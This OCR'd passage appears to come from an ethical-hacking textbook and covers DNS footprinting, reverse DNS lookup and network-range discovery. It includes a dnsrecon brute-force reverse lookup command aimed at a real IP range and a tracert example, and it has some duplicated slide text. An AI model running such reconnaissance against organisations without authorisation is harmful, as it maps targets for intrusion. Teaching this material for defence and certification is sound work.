
Figure 2.68: Screenshot of IP2Location

LO#08: Use Different Techniques for DNS Footprinting

DNS Footprinting

After collecting the Whois records of the target, the next phase of the footprinting methodology is Domain Name System (DNS) footprinting. Attackers perform DNS footprinting to gather information about DNS servers, DNS records, and the types of servers used by the target organization. This information helps attackers identify the hosts connected in the target network and further exploit the target organization. This section describes how to extract DNS information and perform reverse DNS lookups using various DNS interrogation tools.



Extracting DNS Information

- DNS records provide important information about the **location and types of servers**
- Attackers can gather DNS information to **determine key hosts in the network** and can perform social engineering attacks

Record Type	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SOA	Indicate authority for a domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

- Attackers query DNS servers using DNS interrogation tools, such as SecurityTrails, NSLOOKUP, and DNS Records, to **retrieve the record structure** that contains information about the target DNS

162.241.216.11	Oso Grande IP Services, LLC	2017-11-14 (4 years)	2020-10-30 (1 year)	3 years
69.89.31.193	Unified Layer	2016-12-31 (5 years)	2017-11-14 (4 years)	11 months

https://securitytrails.coms

Extracting DNS Information

DNS footprinting reveals information about DNS zone data. DNS zone data include DNS domain names, computer names, IP addresses, and much more information about a network. An attacker uses DNS information to determine key hosts in the network and then performs social engineering attacks to gather even more information.

DNS footprinting helps in determining the following records about the target DNS:

Record Type	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SOA	Indicate authority for a domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

Table 2.6: DNS records and their description

DNS Interrogation Tools

Attackers use DNS interrogation tools such as SecurityTrails, DNS Records, and DNSdumpster.com to perform DNS footprinting. These tools can extract a range of IP addresses using IP routing lookup. If the target network allows unknown, unauthorized users to transfer DNS zone data, it is easy for an attacker to obtain DNS information with the help of a DNS interrogation tool.

When an attacker queries a DNS server using a DNS interrogation tool, the server responds with a record structure that contains information about the target DNS. DNS records provide important information regarding the locations and types of servers.

- **SecurityTrails**

  Source: *https://securitytrails.com*

  SecurityTrails is an advanced DNS enumeration tool capable of creating a DNS map of the target domain network. It can enumerate both current and historical DNS records such as A, AAAA, NS, MX, SOA, and TXT, which helps in building the DNS structure. It also enumerates all the existing subdomains of the target domain using brute-force techniques.

Reverse DNS Lookup

DNS lookup is used to find the IP addresses for a given domain name, and a reverse DNS operation is performed to obtain the domain name of a given IP address. When looking for a domain by entering the domain name in a browser, the DNS converts the domain name into an IP address and forwards the request for further processing. This conversion of a domain name into an IP address is performed using a record. Attackers perform a reverse DNS lookup on the IP range to locate a DNS PTR record for such IP addresses.

Attackers use various tools such as DNSRecon, Reverse Lookup, and Reverse IP Lookup to perform reverse DNS lookup on the target host. When we obtain an IP address or a range of IP addresses, we can use these tools to obtain the domain name.

- **DNSRecon**

  Source: *https://github.com*

  As shown in the screenshot, attackers use the following command to perform a reverse DNS lookup on the target host:

  `dnsrecon -r 162.241.216.0-162.241.216.255`

  In the above command, the **`-r`** option specifies the range of IP addresses (first to last) for a reverse lookup by brute force.

LO#09: Use Different Techniques for Network Footprinting

Network Footprinting

The next step after retrieving DNS information is to gather network-related information. This section describes the method to locate the network range, traceroute analysis, and traceroute tools.

Locate the Network Range

- Network range information assists attackers in creating a **map of the target network**
- One can find the **range of IP addresses** using **ARIN whois database search** tool
- One can also find the range of IP addresses and the subnet mask used by the target organization from **Regional Internet Registry (RIR)**

Network Whois Record

Queried search.arin.net with "207.46.232.182"

Locate the Network Range

To perform network footprinting, one needs to gather basic and important information about the target organization, such as what the organization does, who works there, and what type of work it does. The answers to these questions provide information that helps identify the internal structure of the target network.

After gathering the information, an attacker can determine the network range of the target system. Detailed information regarding IP allocation and the nature of allocation is available with the appropriate regional registry database. An attacker can also determine the subnet mask of the domain and trace the route between the system and target system. Widely used traceroute tools include Path Analyzer Pro and VisualRoute.

Obtaining private IP addresses can be useful to attackers. The Internet Assigned Numbers Authority (IANA) has reserved the following three blocks of IP address space for private internets: 10.0.0.0–10.255.255.255 (10/8 prefix), 172.16.0.0–172.31.255.255 (172.16/12 prefix), and 192.168.0.0–192.168.255.255 (192.168/16 prefix).

Using the network range, an attacker can obtain information about how the network is structured and which machines in the network are alive. The network range also helps identify the network topology, access control device, and OS used in the target network. To find the network range of the target network, one must enter the server IP address (gathered in Whois footprinting) in the ARIN Whois database search tool. A user can also visit the ARIN website (*https://www.arin.net/about/welcome/region*) and enter the server IP into the **SEARCH Whois** text box. This yields the network range of the target network. Improperly set-up DNS servers offer attackers a good chance of obtaining a list of internal machines in the network. Additionally, if an attacker traces a route to a machine, it could be possible to obtain the internal IP address of the gateway, which can be useful.

Traceroute


Finding the route of the target host on the network is necessary to test against man-in-the-middle attacks and other related attacks. Most operating systems come with a Traceroute utility to perform this task. It traces the path or route through which the target host packets travel in the network.

Traceroute uses the ICMP protocol and Time to Live (TTL) field of the IP header to find the path of the target host in the network.

The Traceroute utility can detail the path through which IP packets travel between two systems. The utility can trace the number of routers the packets travel through, the round-trip time (duration in transiting between two routers), and, if the routers have DNS entries, the names of the routers and their network affiliation. It can also trace geographic locations. It works by exploiting a feature of the Internet Protocol called TTL. The TTL field indicates the maximum number of routers a packet may traverse. Each router that handles a packet decrements the TTL count field in the ICMP header by one. When the count reaches zero, the router discards the packet and transmits an ICMP error message to the originator of the packet.



IP Source
Router Hop
Router Hop
Router Hop
Destination Host
ICMP Echo request
TTL = 1
ICMP error message
ICMP Echo request
TTL = 2
ICMP error message
ICMP Echo request
TTL = 3
ICMP error message
ICMP Echo request
TTL = 4
ICMP reply message

Figure 2.74: Illustration of Traceroute

The utility records the IP address and DNS name of the router and sends out another packet with a TTL value of two. This packet makes it through the first router and then times-out at the next router in the path. This second router also sends an error message back to the originating host. Traceroute continues to do this and records the IP address and name of each router until a packet finally reaches the target host or until it decides that the host is unreachable. In the process, it records the time taken for each packet to make a round trip to each router. Finally, when it reaches the destination, the normal ICMP ping response will be sent back to the sender. The utility helps to reveal the IP addresses of the intermediate hops in the route to the target host from the source.

ICMP Traceroute

Windows operating system by default uses ICMP traceroute. Go to the command prompt and type the **tracert** command along with the destination IP address or domain name as follows:

```
C:\>tracert 216.239.36.10

Tracing route to ns3.google.com [216.239.36.10] over a maximum of 30

```

